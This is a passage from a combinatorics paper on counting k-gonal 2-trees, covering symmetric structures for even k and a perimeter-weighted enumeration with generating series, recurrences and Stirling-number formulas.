$$\widetilde{P}_{\mathrm{M}}(x) = \Big(XX_{=}^2 < B^{\frac{k-2}{2}} > \cdot a_{\mathrm{TS}}\cdot E_+(P_{\mathrm{AL}}+P_{\mathrm{M}})\Big)^{\sim}(x) \tag{44}$$

$$= x\widetilde{B}^{\frac{k-2}{2}}(x^2)\widetilde{a}_{\mathrm{TS}}(x)\left(\exp\left(\sum_{i\geq 1}\frac{1}{i}(\widetilde{P}_{\mathrm{AL}}(x^i)+\widetilde{P}_{\mathrm{M}}(x^i))\right)-1\right) \tag{45}$$

$$= x\widetilde{B}^{\frac{k-2}{2}}(x^2)(\widetilde{a}_{\mathrm{S}}(x) - \widetilde{a}_{\mathrm{TS}}(x)) \tag{46}$$

Let $\widetilde{a}_{\mathrm{S}}(x)$ denote the ordinary generating series of unlabelled symmetric $a^{\rightarrow}$-structures. We have (see Figure 7)

$$\widetilde{a}_{\mathrm{S}}(x) = E(P_{\mathrm{TS}}+P_{\mathrm{AL}}+P_{\mathrm{M}})^{\sim}(x), \tag{47}$$

$$= \exp\left(\sum_{i\geq 1}\frac{1}{i}(\widetilde{P}_{\mathrm{TS}}(x^i)+\widetilde{P}_{\mathrm{AL}}(x^i)+\widetilde{P}_{\mathrm{M}}(x^i))\right). \tag{48}$$

We then deduce a recurrence for the numbers $\alpha_n = \widetilde{a}_{\mathrm{S},n}$ of symmetric k-gonal 2-trees rooted at an edge left fixed by orientation reversing, $\widetilde{P}_{\mathrm{AL},n}$ and

$\widetilde{P}_{\mathrm{M},n}$ of alternated and mixed pages, respectively, on n k-gons:

$$\alpha_n = \frac{1}{n}\sum_{i=1}^{n}\Big(\sum_{d|i} d\omega_d\Big)\alpha_{n-i}, \quad \alpha_0 = 1, \tag{49}$$

$$\widetilde{P}_{\mathrm{M},n} = \sum_{i=0}^{n-1} b_{\frac{i}{2}}^{(\frac{k-2}{2})}\alpha_{n-1-i} - \widetilde{P}_{\mathrm{TS},n}, \tag{50}$$

$$\widetilde{P}_{\mathrm{AL},n} = \frac{1}{2}\left(b_{\frac{n-2}{2}}^{(k-1)} - \widetilde{P}_{\mathrm{TS},n/2} - \widetilde{P}_{\mathrm{M},n/2}\right), \tag{51}$$

where

$$\omega_k = \widetilde{P}_{\mathrm{TS},k} + \widetilde{P}_{\mathrm{AL},k} + \widetilde{P}_{\mathrm{M},k},$$

and $\widetilde{P}_{\mathrm{TS},n} = \pi_n$ is given by (38).




Figure 6: A pair of alternated pages and a mixed page




Figure 7: Decomposition of an $\widetilde{a}^{\rightarrow}$-structure fixed under τ

Proposition 10. If k is an even integer, then the number of edge rooted (unoriented) k-gonal 2-trees over n k-gons is given by

$$\widetilde{a}_n^{-} = \frac{1}{2}(b_n + \alpha_n). \tag{52}$$

Let us now turn to the species $\mathcal{A}^{\underline{\diamond}}$ of k-gonal 2-trees rooted at an edge-pointed k-gon.

Proposition 11. We have

$$\widetilde{a}^{\underline{\diamond}}(x) = \frac{1}{2}\left(\widetilde{a}_o^{\underline{\diamond}}(x) + \widetilde{a}_{o,\tau}^{\underline{\diamond}}(x)\right), \tag{53}$$

where

$$\widetilde{a}_{o,\tau}^{\underline{\diamond}}(x) = x\widetilde{a}_{\mathrm{S}}^2(x)\widetilde{B}^{\frac{k-2}{2}}(x^2).$$

Proof. An unlabelled τ-symmetric $\mathcal{A}_o^{\underline{\diamond}}$-structure possesses an axis of symmetry which is, in fact, the mediatrix of the distinguished edge of the rooted polygon, and also the mediatrix of the edge facing the rooted one, see Figure 8. The two structures s and t glued on these two edges are thus symmetric, which leads to the term $(\widetilde{a}_{\mathrm{S}}(x))^2$. Then, on each side of the axis, are found two $B^{\frac{k-2}{2}}$-structures α and β, which by symmetry satisfy $\beta = \tau \cdot \alpha$, contributing to the factor $\widetilde{B}^{\frac{k-2}{2}}(x^2)$. ■




Figure 8: A τ-symmetric unlabelled $\mathcal{A}_o^{\underline{\diamond}}$-structures

Corollary 4. We have the following expression for the number $\widetilde{a}_n^{\underline{\diamond}}$ of unlabelled $\mathcal{A}^{\underline{\diamond}}$-structures,

$$\widetilde{a}_n^{\underline{\diamond}} = \frac{1}{2}\left(\widetilde{a}_{o,n}^{\underline{\diamond}} + \sum_{i+j=n-1} \alpha_i^{(2)} \cdot b_{\frac{j}{2}}^{(\frac{k-2}{2})}\right), \tag{54}$$

where $\alpha_i^{(2)} = [x^i]\widetilde{a}_S^2(x)$. □

We proceed in a similar way for the species $\mathcal{A}^{\diamond}$, of k-gon rooted k-gonal 2-trees. Once again, we use relation (23), giving

$$\widetilde{a}^{\diamond}(x) = \frac{1}{2}\left(\widetilde{a}_o^{\diamond}(x) + \widetilde{a}_{o,\tau}^{\diamond}(x)\right). \tag{55}$$

Proposition 12. Let $\widetilde{a}^{\diamond}_{o,\tau}(x)$ be the generating series of unlabelled $a^{\diamond}_{o}$-structures left fixed by orientation reversing. Then, we have

$$\widetilde{a}^{\diamond}_{o,\tau}(x) = \frac{x}{2}\widetilde{a}^{2}_{\mathrm{S}}(x)\widetilde{B}^{\frac{k-2}{2}}(x^2) + \frac{x}{2}\widetilde{B}^{\frac{k}{2}}(x^2). \tag{56}$$

Proof. Notice first that to be left fixed by orientation reversing, an $a^{\diamond}_{o}$-structure must admit at least one axis of symmetry, which can be of two kinds:

1. an axis passing through the middle of two opposite edges, or
2. an axis passing through two opposite vertices,

of the pointed polygon. The enumeration is carried out by first orienting the axis of symmetry. The first term of (56) then corresponds to a symmetry of the first kind, and the second term to a symmetry of the second kind. The structures having both symmetries are precisely those which are counted one half time in both of these terms. This is established for a general k by considering the largest power of 2, 2^m, such that $k/2^m$ is odd. We illustrate the proof in the following lines with $k = 12$; the reader will easily convince himself of the validity of this argument for any k.




Figure 9: $\widetilde{a}^{\diamond}_{o,\tau}$-structures with an edge–edge symmetry

For $k = 12$, a general unlabelled τ-symmetric polygon-rooted oriented k-gonal 2-tree with an oriented edge–edge axis will be of the form illustrated in Figure 9 a), where s_1 and s_2 represent unlabelled a_{S}-structures, a, b, c, d and e are general unlabelled B-structures and τx represents the opposite of the B-structures x, obtained by reversing their orientation. Most of these structures are enumerated exactly by $\frac{1}{2}x\widetilde{a}^{2}_{\mathrm{S}}(x)\widetilde{B}^{5}(x^2)$. Indeed, the factor $x\widetilde{a}^{2}_{\mathrm{S}}(x)\widetilde{B}^{5}(x^2)$ is obtained in the same way as for $a^{\diamond}_{o,\tau}$-structures and the division by two is justified in the following cases:

1. $s_1 \neq s_2$ (two orientations of the axis),




Figure 10: $\widetilde{a}^{\diamond}_{o,\tau}$-structures with edge–edge and vertex–vertex symmetries

2. $s_1 = s_2 = s$, $(a, b, c) \neq (d, e, \tau \cdot c)$ (two orientations),

3. $s_1 = s_2 = s$, $(a, b, c) = (d, e, \tau \cdot c)$, so that $c = \tau \cdot c = t \in \widetilde{a}_{\mathrm{S}}$, and either $i)$ $s \neq t$ or $ii)$ $s = t$ and $(a, b) \neq (\tau \cdot b, \tau \cdot a)$ (two choices for the symmetry axis, see Figure 9 b)),




Figure 11: $\widetilde{a}^{\diamond}_{o,\tau}$-structure with a vertex–vertex symmetry axis

However, the structures with $s = t$ and $b = \tau \cdot a$ (see Figure 10) will occur only once and are counted only one half time in the formula. But, notice that these structures also admit a vertex–vertex symmetry axis and, as it will turn out, are also counted one half time in the second term of (56).

Similarly, an unlabelled $a^{\diamond}_{o,\tau}$-structure with an oriented vertex–vertex symmetry axis will be of the form illustrated in Figure 11 a), where a, b, ..., f are arbitrary unlabelled B-structures. Most of these terms are enumerated exactly by $\frac{1}{2}x\widetilde{B}^6(x^2)$, the division by two being justified in the following cases:

1. $(a,b,c) \neq (d,e,f)$ (two orientations of the symmetry axis),

2. $(a,b,c) = (d,e,f)$ and $(a,b,c) \neq (\tau\cdot c, \tau\cdot b, \tau\cdot a)$ (two choices for the symmetry axis, see Figure 11 b)),

However, the structures with $(a,b,c) = (d,e,f)$, $c = \tau\cdot a$ and $b = \tau\cdot b = s \in \widetilde{\mathcal{A}}_{\mathrm{S}}$ appear only once and are counted one half time here. But they also have an edge-edge symmetry axis and were also counted one half time in the first term of (56) (exchange a and $\tau\cdot a$ in Figure 10). ■

The dissymmetry theorem yields, for $k \geq 4$ even,

$$\widetilde{a}(x) = \frac{1}{2}\widetilde{a}_o(x) + \frac{1}{2}\widetilde{a}_{\mathrm{S}}(x) + \frac{1}{2}\widetilde{a}^{\diamond}_{o,\tau}(x) - \frac{1}{2}\widetilde{a}^{\diamond}_{\overline{o,\tau}}(x), \tag{57}$$

So, we have the following result.

Proposition 13. Let k be an even integer, $k \geq 4$. Then,the generating series $\widetilde{a}(x)$ of unlabelled k-gonal 2-trees is given by

$$\widetilde{a}(x) = \frac{1}{2}\widetilde{a}_o(x) + \frac{1}{2}\widetilde{a}_{\mathrm{S}}(x) + \frac{x}{4}(\widetilde{B}^{\frac{k}{2}}(x^2) - \widetilde{a}^2_{\mathrm{S}}(x)\widetilde{B}^{\frac{k-2}{2}}(x^2)), \tag{58}$$

where $\widetilde{a}_o(x)$ is given by (18) and $\widetilde{a}_{\mathrm{S}}(x)$ by (48). □

Corollary 5. If $k \geq 4$, is an even integer, then the number of unlabelled k-gonal 2-trees over n k-gons is given by

$$\widetilde{a}_n = \frac{1}{2}\widetilde{a}_{o,n} + \frac{1}{2}\alpha_n + \frac{1}{4}b^{(\frac{k}{2})}_{\frac{n-1}{2}} - \frac{1}{4}\sum_{i+j=n-1}\alpha^{(2)}_i \cdot b^{(\frac{k-2}{2})}_{\frac{j}{2}}, \tag{59}$$

with

$$b^{(m)}_l = [x^l]\widetilde{B}^m(x), \quad \alpha^{(2)}_i = [x^i]\widetilde{a}^2_{\mathrm{S}}(x).$$

5 Enumeration according to the perimeter

In this section, we are interested in the enumeration of k-gonal 2-trees according to the perimeter. The *perimeter* of a k-gonal 2-tree is the number of external edges (edges of degree at most one). In particular, if the structure s is the single edge, the perimeter is 1. In order to keep track of the perimeter, we introduce a weight function w over k-gonal 2-tree, defined by:

$$\begin{array}{rccc} w: & \mathcal{A} & \longrightarrow & \mathbb{Q}[t] \\ & s & \longmapsto & w(s) = t^{\mathrm{p}(s)}, \end{array} \tag{60}$$

where $\mathrm{p}(s)$ denotes the perimeter of the structure $s \in \mathcal{A}$. For example, the 2-tree of Figure 1 a) has perimeter 28.

5.1 A weighted version of the species B

Our first task is to determine the functional equation satisfied by the species B_w of k-gonal 2-trees pointed at an oriented edge and weighted by the perimeter counter t, with the precision that the rooted edge does not contribute to the perimeter of a B-structure except in the case of a single edge, which has perimeter 1. We have

Proposition 14. The weighted species B_w is characterized by the following functional equation

$$B_w(X) = t + E_+(XB_w^{k-1}(X)), \tag{61}$$

where E_+ is the species of non-empty sets.

Proof. The (unweighted) species B satisfies

$$B = E(XB^{k-1}) = 1 + E_+(XB^{k-1}(X)),$$

where the term 1 corresponds to the single edge. By taking into account the perimeter weight w and the fact that a single edge has weight t, we obtain (61). ■

Note that (61) is also valid for $k = 2$. The species B_w then represents weighted edge-labelled (ordinary) rooted trees where the variables t acts as a leaf counter.

We write the generating series associated to the weighted species B_w as follows:

$$B_w(x) = B(x,t) = \sum_{\substack{n\geq 0\\ \ell\geq 1}} a^{\rightarrow}_{n,\ell}\, t^\ell \frac{x^n}{n!}, = \sum_{n\geq 0} a^{\rightarrow}_n(t)\frac{x^n}{n!} \tag{62}$$

$$\widetilde{B}_w(x) = \widetilde{B}(x,t) = \sum_{\substack{n\geq 0\\ \ell\geq 1}} b_{n,\ell}\, t^\ell x^n = \sum_{n\geq 0} b_n(t)x^n, \tag{63}$$

where $a^{\rightarrow}_{n,\ell}$ and $b_{n,\ell}$ are the numbers of labelled and unlabelled k-gonal 2-trees rooted at an oriented edge having n k-gons and perimeter ℓ. From equation (61), we can deduce explicit formulas for $a^{\rightarrow}_n(t)$ and $a^{\rightarrow}_{n,\ell}$ and recursive formulas for $b_n(t)$ and $b_{n,\ell}$. Notice that, because of the nature of the structures, the integer ℓ is bounded: $(k-2)n + 1 \leq \ell \leq (k-1)n$.

Proposition 15. The polynomial $a^{\rightarrow}_n(t)$, giving the labelled weighted enumeration of B_w-structures over n k-gons is given by $a^{\rightarrow}_0(t) = t$ and, for $n \geq 1$,

$$a^{\rightarrow}_n(t) = \frac{n!}{m}\sum_{\ell=m-n}^{m-1}\ \sum_{i+j=m-\ell} (-1)^j i^n \binom{m}{\ell, i, j} t^\ell, \tag{64}$$

$$= \frac{1}{m}\sum_{i=1}^{n}\frac{m!}{(m-i)!}S(n,i)t^{m-i}, \tag{65}$$

where $m = (k-1)n+1$ is the number of edges and $S(n,j)$ denotes the Stirling numbers of the second kind, giving the number of partitions of an n-set in j blocks.

Proof. From (61), we have $B(x,t) = t + \exp(xB^{k-1}(x,t)) - 1$. So, we get

$$xB^{k-1}(x,t) = x(t + \exp(xB^{k-1}(x,t)) - 1)^{k-1}.$$

Putting $\mathcal{B}(x,t) = xB^{k-1}(x,t)$, we obtain that the series $\mathcal{B}(x,t)$ satisfies the functional equation $\mathcal{B}(x,t) = xR(\mathcal{B}(x,t))$, where $R(y) = (t + \exp(y) - 1)^{k-1}$. Moreover,

$$B(x,t) = \left(\frac{\mathcal{B}(x,t)}{x}\right)^{\frac{1}{k-1}}. \tag{66}$$

The composite form of Lagrange inversion applied to equation (66) gives (64). To obtain now (65), we apply the same method but we use the following well-known relation

$$\frac{(\mathrm{e}^x - 1)^j}{j!} = \sum_{n \geq j} S(n,j)\frac{x^n}{n!},$$

see [4] page 63. ■

We obtain now, in a straightforward way, expressions for $a^{\rightarrow}_{n,\ell}$. Formula (65) can also be given a Prüfer-type bijective proof.

Corollary 6. The number $a^{\rightarrow}_{n,\ell}$ of labelled B_w-structures over n k-gons and having perimeter ℓ, for $(k-2)n+1 \leq \ell \leq (k-1)n$ (a weight t^ℓ), is given by

$$a^{\rightarrow}_{n,\ell} = \frac{n!}{m} \sum_{i+j=m-\ell} (-1)^j i^n \binom{m}{\ell, i, j}, \tag{67}$$

$$= \frac{(m-1)!}{\ell!} S(n, m-\ell), \tag{68}$$

where $m = (k-1)n+1$ is the number of edges. □

We notice that, when $k = 3$, $\ell = n+1$ is the minimal perimeter and $a^{\rightarrow}_{n,n+1} = n!\mathbf{c_n}$, where $\mathbf{c_n}$ is the famous Catalan number, since, in this case, the B_w-structures obtained are outerplanar, see Labelle et al. [14]. These structures are the basic ones in the computation of the molecular expansion (a classification according to symmetries) of the species of outerplanar k-gonal 2-trees. For general k, $a^{\rightarrow}_{n,(k-2)n+1} = n!C_{k,n}$, where $C_{k,n} = \frac{1}{n}\binom{n(k-1)}{n-1}$ is the generalized Catalan numbers. See [16].

As in the unweighted case, we cannot obtain an explicit formula for the number $b_{n,\ell}$ as well as for the polynomial $b_n(t)$. However, we give recursive formulas.

Proposition 16. The polynomials $b_n(t)$, $n \geq 1$, satisfy the following recurrence

$$\begin{aligned} b_0(t) &= t, \\ b_n(t) &= \frac{1}{n}\left(\sum_{d|n} d \cdot b_{d-1}^{(k-1)}(t^{\frac{n}{d}}) + \sum_{i=1}^{n-1}\left(\sum_{d|i} d \cdot b_{d-1}^{(k-1)}(t^{\frac{i}{d}})\right) b_{n-i}(t)\right), \end{aligned} \tag{69}$$

where the summations are taken over integers $i, d \geq 1$, and where

$$b_n^{(k-1)}(t) = [x^n]\widetilde{B}^{k-1}(x,t) = \sum_{i_1+i_2+\cdots+i_{k-1}=n} b_{i_1}(t)b_{i_2}(t)\ldots b_{i_{k-1}}(t). \tag{70}$$

Proof. We obtain recurrence (69) by taking the derivative (with respect to x) of the following expression

$$\widetilde{B}(x,t) = t + \exp\left(\sum_{i\geq 1}\frac{1}{i}x^i\widetilde{B}^{k-1}(x^i,t^i)\right) - 1,$$

obtained from (61) by passing to the ordinary generating series for unlabelled enumeration. ■

We obtain the next proposition quite directly from the previous one.

Corollary 7. The number $b_{n,\ell}$ of unlabelled B_w-structures over n k-gons and having perimeter ℓ satisfies the following recurrence

$$b_{0,\ell} = \delta_{1,\ell}, \qquad b_{n,\ell} = \frac{1}{n}\omega_{n,\ell} + \frac{1}{n}\sum_{\substack{\nu+\mu=n \\ \nu,\mu\geq 1}}\sum_{\substack{p+q=\ell \\ p,q\geq 1}} \omega_{\nu,p}\cdot b_{\mu,q}, \tag{71}$$

where $\delta_{i,j}$ is the Kronecker symbol and

$$\omega_{n,\ell} = \sum_{d|(n,\ell)} \frac{n}{d} b_{\frac{n}{d}-1,\frac{\ell}{d}}^{(k-1)}. \tag{72}$$

□

As for the unweighted case, we can express the pointed weighted species of k-gonal 2-trees as function of the species B_w. We begin with the oriented case, which is simpler, and use it to obtain the unoriented case.

5.2 Oriented case

Let us denote by $a_w^- = (a_w)^-$, $a_w^\diamond = (a_w)^\diamond$, $a_w^{\diamond\!\!\diamond} = (a_w)^{\diamond\!\!\diamond}$, and $a_{o,w}^- = (a_{o,w})^-$, $a_{o,w}^\diamond = (a_{o,w})^\diamond$, $a_{o,w}^{\diamond\!\!\diamond} = (a_{o,w})^{\diamond\!\!\diamond}$, where w is defined by (60). Note in particular that $a_{o,w}^- \neq B_w$. The dissymetry theorem remains valid in this weighted context, for both the oriented and unoriented cases:

$$a_{o,w}^- + a_{o,w}^\diamond = a_{o,w} + a_{o,w}^{\diamond\!\!\diamond}, \tag{73}$$

$$a_w^- + a_w^\diamond = a_w + a_w^{\diamond\!\!\diamond}. \tag{74}$$

As in the unweighted case, we have to express these species in terms of the weighted species B_w. Enumeration formulas will then follow. The following proposition is quite obvious and the proof is omitted.

Proposition 17. The weighted species $\mathcal{A}^{-}_{o,w}$, $\mathcal{A}^{\diamond}_{o,w}$ and $\mathcal{A}^{\diamond}_{o,w}$ are characterized by

$$\begin{aligned}
\mathcal{A}^{-}_{o,w} &= B_w + (t-1)XB_w^{k-1}, && (75)\\
\mathcal{A}^{\diamond}_{o,w} &= XC_k(B_w), && (76)\\
\mathcal{A}^{\diamond}_{o,w} &= XB_w^k. && (77)
\end{aligned}$$

We then deduce easily the associated generating series of these species

$$\mathcal{A}^{-}_{o}(x,t) = B(x,t) + (t-1)xB^{k-1}(x,t) \tag{78}$$

and

$$\begin{aligned}
\widetilde{\mathcal{A}}^{-}_{o}(x,t) &= \widetilde{B}(x,t) + (t-1)x\widetilde{B}^{k-1}(x,t), && (79)\\
\widetilde{\mathcal{A}}^{\diamond}_{o}(x,t) &= \frac{x}{k}\sum_{d|k}\phi(d)\widetilde{B}^{\frac{k}{d}}(x^d,t^d), && (80)\\
\widetilde{\mathcal{A}}^{\diamond}_{o}(x,t) &= x(\widetilde{B}^{k}(x,t) + (t-1)\widetilde{B}^{k-1}(x,t)), && (81)
\end{aligned}$$

from which we deduce

$$a^{-}_{o,n}(t) = n![x^n]\mathcal{A}^{-}_{o}(x,t) = a^{\rightarrow}_{n}(t) + (t-1)na^{\rightarrow\,(k-1)}_{n-1}(t), \tag{82}$$

and, using the dissymmetry theorem,

$$\widetilde{\mathcal{A}}_{o}(x,t) = \widetilde{B}(x,t) + \frac{x}{k}\sum_{d|k}\phi(d)\widetilde{B}^{\frac{k}{d}}(x^d,t^d) - x\widetilde{B}^{k}(x,t) + (t-1)x\widetilde{B}^{k-1}(x,t). \tag{83}$$

We then get:

Proposition 18. We have, for $n \geq 2$,

$$\begin{aligned}
a_{o,n}(t) &= \frac{a^{-}_{o,n}(t)}{m}, && (84)\\
\widetilde{a}_{o,n}(t) &= [x^n]\widetilde{\mathcal{A}}_{o}(x,t) && (85)\\
&= b_n(t) - b^{(k)}_{n-1}(t) + \frac{1}{k}\sum_{\substack{d|k\\ d\geq 1}}\phi(d)b^{(\frac{k}{d})}_{\frac{n-1}{d}}(t^d) + (t-1)b^{(k-1)}_{n-1}(t), && (86)
\end{aligned}$$

where $m = (k-1)n+1$ is the number of edges and $b^{(i)}_n(t)$ is defined by (70).

Corollary 8. The numbers $a_o(n,\ell)$ and $\widetilde{a}_o(n,\ell)$ of labelled and unlabelled oriented k-gonal 2-trees , over n k-gons and having perimeter ℓ are given by

$$\begin{aligned}
a_o(n,\ell) &= \frac{1}{m}a^{-}_{o}(n,\ell) = \frac{1}{m}(a^{\rightarrow}_{n,\ell} + na^{\rightarrow\,(k-1)}_{n-1.\ell-1} - na^{\rightarrow\,(k-1)}_{n-1,\ell}), && (87)\\
\widetilde{a}_o(n,\ell) &= b_{n,\ell} - b^{(k)}_{n-1,\ell} + \frac{1}{k}\sum_{d|(k,\ell)}\phi(d)b^{(\frac{k}{d})}_{\frac{n-1}{d},\frac{\ell}{d}} + b^{(k-1)}_{n-1,\ell-1} - b^{(k-1)}_{n-1,\ell}. && (88)
\end{aligned}$$

5.3 Unoriented case

As in the unweighted case, unoriented species of k-gonal 2-trees can be expressed as quotient species of the oriented ones, as follows, where notations are obvious,

$$a_w^- = \frac{a_{o,w}^-}{\mathbb{Z}_2}, \qquad a_w^\diamond = \frac{a_{o,w}^\diamond}{\mathbb{Z}_2} \qquad a_w^\diamond = \frac{a_{o,w}^\diamond}{\mathbb{Z}_2} \tag{89}$$

It is very easy to obtain the number $a_{n,\ell}$ of labelled k-gonal 2-trees over n k-gons and having a perimeter of lenght ℓ,

$$a(n,\ell) = \begin{cases} \frac{1}{2}(a_o(n,\ell+1), & \text{if } \ell = (k-1)n, \\ \frac{1}{2}a_o(n,\ell), & \text{otherwise.} \end{cases} \tag{90}$$

since the only labelled k-gonal 2-trees fixed by orientation reversal for a given perimeter and number of polygons, is the one in which each k-gon share a common edge, which has $(k-1)n$ external edges (illustrated by Figure 12). So, the polynomial $a_n(t)$, giving the weighted enumeration of labelled k-gonal 2-trees, is given by

$$a_n(t) = \sum a_{n,\ell}\, t^\ell \;=\; \frac{1}{2}(a_{o,n}(t) + t^{(k-1)n}). \tag{91}$$




Figure 12: Labelled oriented 4-gonal 2-tree which is fixed by orientation reversion

For the unlabelled (weighted) enumeration, we have to adapt the results obtained in Section 4.2 and 4.3 to take into account the perimeter.

• k odd.

For k odd, we can easily see that the species a_w^-, $a_w^\diamond$ and $a_w^\diamond$ satisfy the following expressions in terms of the weighted quotient species Q_w, S_w and U_w, which are adapted from Section 4.1:

$$a_w^- = Q_w(X, B_{w^2}^{\frac{k-1}{2}}), \tag{92}$$

$$a_w^\diamond = X \cdot S_w(X, B_{w^2}^{\frac{k-1}{2}}), \tag{93}$$

$$a_w^\diamond = X \cdot U_w(X, B_{w^2}^{\frac{k-1}{2}}), \tag{94}$$

with

$$\begin{aligned} Q_w(X,Y) &= \left(t + tXY^2 + E_{\geq 2}(XY^2)\right)/\mathbb{Z}_2, & (95)\\ S_w(X,Y) &= C_k(t + E_+(XY^2))/\mathbb{Z}_2, & (96)\\ U_w(X,Y) &= \left((t + E_+(XY^2))^k\right)/\mathbb{Z}_2, & (97)\end{aligned}$$

where $E_{\geq 2}$ is the species of sets of cardinality at least two. The cycle index series of these species are given by:

$$\begin{aligned} Z_{Q_w} &= \frac{1}{2}(Z_{E_w(XY^2)} + q_w), & (98)\\ Z_{S_w} &= \frac{1}{2}\left(Z_{C_k(t+E_+(XY^2))} + q_w \cdot (p_2 \circ (t + Z_{E_+(XY^2)})^{\frac{k-1}{2}})\right), & (99)\\ Z_{U_w} &= \frac{1}{2}\left(Z_{(t+E_+(XY^2))^k} + q_w \cdot (p_2 \circ (t + Z_{E_+(XY^2)})^{\frac{k-1}{2}})\right), & (100)\end{aligned}$$

where $q_w = (t-1)(1+x_1y_2) + h \circ (x_1y_2 + p_2 \circ (x_1\frac{y_1^2-y_2}{2})) = q + (t-1)(1+x_1y_2)$, h being the homogeneous symmetric function, and p_i, $i \geq 1$, denotes the i^{th} power sum and $E_w(XY^2) = E(XY^2) + (t-1)(1+XY^2)$.

Another use of the dissymmetry theorem gives the ordinary generating series of unlabelled k-gonal 2-trees weighted by their perimeter:

$$\widetilde{a}(x,t) = \frac{1}{2}\left(\widetilde{a}_o(x,t) + q_w[x, \widetilde{B}^{\frac{k-1}{2}}(x,t)] + (t-1)(1 + x\widetilde{B}^{\frac{k-2}{2}}(x^2,t^2)\right), \quad (101)$$

where

$$q_w[x, \widetilde{B}^{\frac{k-1}{2}}(x,t)] := q_w(x, x^2, \ldots; \widetilde{B}^{\frac{k-1}{2}}(x,t), \widetilde{B}^{\frac{k-1}{2}}(x^2,t^2), \ldots).$$

- k **even**.

When k is even, it suffices to adapt all species introduced in Section 4.2 in the present weighted context. This is easily done, as follows, the index w meaning that the species are weighted according to perimeter. Note that the species $a_{\mathrm{S},w}$ is a sub weighted-species of $a^-_{o,w}$ by definition. We have:

$$\widetilde{a}_{\mathrm{S}}(x,t) = \left(E(P_{\mathrm{TS},w} + P_{\mathrm{M},w} + P_{\mathrm{AL},w}) + (t-1)(1 + P_{\mathrm{TS},w} + P_{\mathrm{M},w})\right)^{\sim}(x), \quad (102)$$

where

$$\begin{aligned} a_{\mathrm{TS},w} &= t + t \cdot P_{\mathrm{TS},w} + E_{\geq 2}(P_{\mathrm{TS},w}) & (103)\\ &= (t-1)(1 + P_{\mathrm{TS},w}) + E(P_{\mathrm{TS},w}), & (104)\\ P_{\mathrm{TS},w} &= X \cdot X_=^2 < B^{\frac{k-2}{2}} > \cdot (a_{\mathrm{TS},w} + (1-t)P_{\mathrm{TS},w}), & (105)\\ P_{\mathrm{AL},w} &= \Phi_2 < XB_w^{k-1} - (P_{\mathrm{TS},w} + P_{\mathrm{M},w}) >, & (106)\\ P_{\mathrm{M},w} &= X \cdot X_=^2 < B^{\frac{k-2}{2}} > \cdot (a_{\mathrm{S},w} + (1-t)P_{\mathrm{M},w} - a_{\mathrm{TS},w}). & (107)\end{aligned}$$

We then have

